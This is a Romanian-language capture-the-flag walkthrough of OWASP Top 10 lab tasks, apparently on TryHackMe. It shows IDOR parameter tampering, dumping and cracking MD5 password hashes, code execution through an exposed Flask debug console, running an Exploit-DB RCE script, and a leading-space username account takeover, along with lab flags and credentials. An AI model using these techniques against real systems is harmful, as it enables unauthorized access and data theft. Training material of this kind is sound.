Task 4- Broken Access Control (IDOR Challenge)

URL: http://10.10.180.150/note.php?note_id=1

Modificam numarul în sens **crescător** sau **descrescător**

http://10.10.180.150/note.php?note_id=2 (3,4 sau **0**)

```
flag{fivefourthree}
```

Task 8 - Cryptographic Failures (Challenge)

Pagina Login -> View source

```
<!-- Must remember to do something better with the
database than store it in /assets... -->
```

http://10.10.180.150:81/assets/

Index of /assets

- Parent Directory
- css/
- fonts/
- images/
- js/
- webapp.db

Fisierul cu informatii sensitive este: webapp.db

Folosind informatiile din Task 6

$ sqlite3 webapp.db

Sqlite> .tables

Sqlite> select * from users;

// 6eea9b7ef19179a06954edd0f6c05ceb

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls
47837.py  47837.py~  47887.py  DEADJOE  didorin2.ovpn  didorin.ovpn  webapp.db

┌──(kali㉿kali)-[~/Downloads]
└─$ sqlite3 webapp.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables;
Error: unknown command or invalid arguments:  "tables;". Enter ".help" for help
sqlite> .tables
sessions  users
sqlite> select * from users
   ...> ;
4413096d9c933359b898b6202288a650|admin|6eea9b7ef19179a06954edd0f6c05ceb|1
23023b67a32488588db1e28579ced7ec|Bob|ad0234829205b9033196ba818f7a872b|1
4e8423b514eef575394ff78caed3254d|Alice|268b38ca7b84f44fa0a6cdc86e6301e0|0
```

https://crackstation.net/ 6eea9b7ef19179a06954edd0f6c05ceb

Enter up to 20 non-salted hashes, one per line:

6eea9b7ef19179a06954edd0f6c05ceb

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
6eea9b7ef19179a06954edd0f6c05ceb	md5	qwertyuiop


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

admin / qwertyuiop


Flag:

Task 10 - 3.1. Command Injection


What strange text file is in the website's root directory? **drepper.txt**




How many non-root/non-service/non-daemon users are there? **0**




What user is this app running as? **apache**



What is the user's shell set as? **/sbin/nologin**




What version of Alpine Linux is running? **3.16.0**




Task 11 – 4. Insecure Design

What is the value of the flag in joseph's account?


joseph



green / wOtR9LITV2bHSc



THM{Not_3ven_c4tz_c0uld_sav3_U!}




```
THM{Not_3ven_c4tz_c0uld_sav3_U!}
```

THM{Not_3ven_c4tz_c0uld_sav3_U!}

Task 12 - Security Misconfiguration

http://10.10.183.119:86/console `import os; print(os.popen("ls -l").read())`

```
>>> import os; print(os.popen("ls -l").read())
total 24
-rw-r--r--    1 root     root           249 Sep 15  2022 Dockerfile
-rw-r--r--    1 root     root          1411 Feb  3  2023 app.py
-rw-r--r--    1 root     root           137 Sep 15  2022 requirements.txt
drwxr-xr-x    2 root     root          4096 Sep 15  2022 templates
-rw-r--r--    1 root     root          8192 Sep 15  2022 todo.db
```

todo.db


```
import os; print(os.popen("cat app.py").read())
```

```
>>> import os; print(os.popen("cat app.py").read())
import os
from flask import Flask, render_template, request, redirect, url_for
from flask_sqlalchemy import SQLAlchemy

secret_flag = "THM{Just_a_tiny_misconfiguration}"

PROJECT_ROOT = os.path.dirname(os.path.realpath(__file__))
DATABASE = os.path.join(PROJECT_ROOT, 'todo.db')

app = Flask(__name__)
app.config['SQLALCHEMY_DATABASE_URI'] = "sqlite:////" + DATABASE
db = SQLAlchemy(app)


class Todo(db.Model):
    id = db.Column(db.Integer, primary_key=True)
```

```
secret_flag = "THM{Just_a_tiny_misconfiguration}"
```

Task 14 - Vulnerable and Outdated Components - Exploit


https://www.exploit-db.com/



Descarcare script 47837.py

Task 15 - Vulnerable and Outdated Components - Lab

Căutare pe web: CSE Book Store 1.0



Descărcare script 47887.py

Executăm scriptul în mașina AttackBox

Executăm scriptul


python 47887.py http://10.10.183.119:84/

se deschide o interfață prin care putem executa comenzi asupra sistemului de operare. Executăm comanda:


cat /opt/flag.txt


Task 17 - Identification and Authentication Failures Practical

Register




Adăugăm un utilizator nou cu numele **darren** (dar cu un spațiu în față)





Login cu numele nou introdus și parola respectivă.




Rezultat: **fe86079416a21a3c99937fea8874b667**


Repetăm în același mod pentru username **arthur** și obținem:

d9ac0f7db4fda460ac3edeb75d75e16e

Task 19 - Software Integrity Failures

Accesăm: **https://www.srihash.org/**





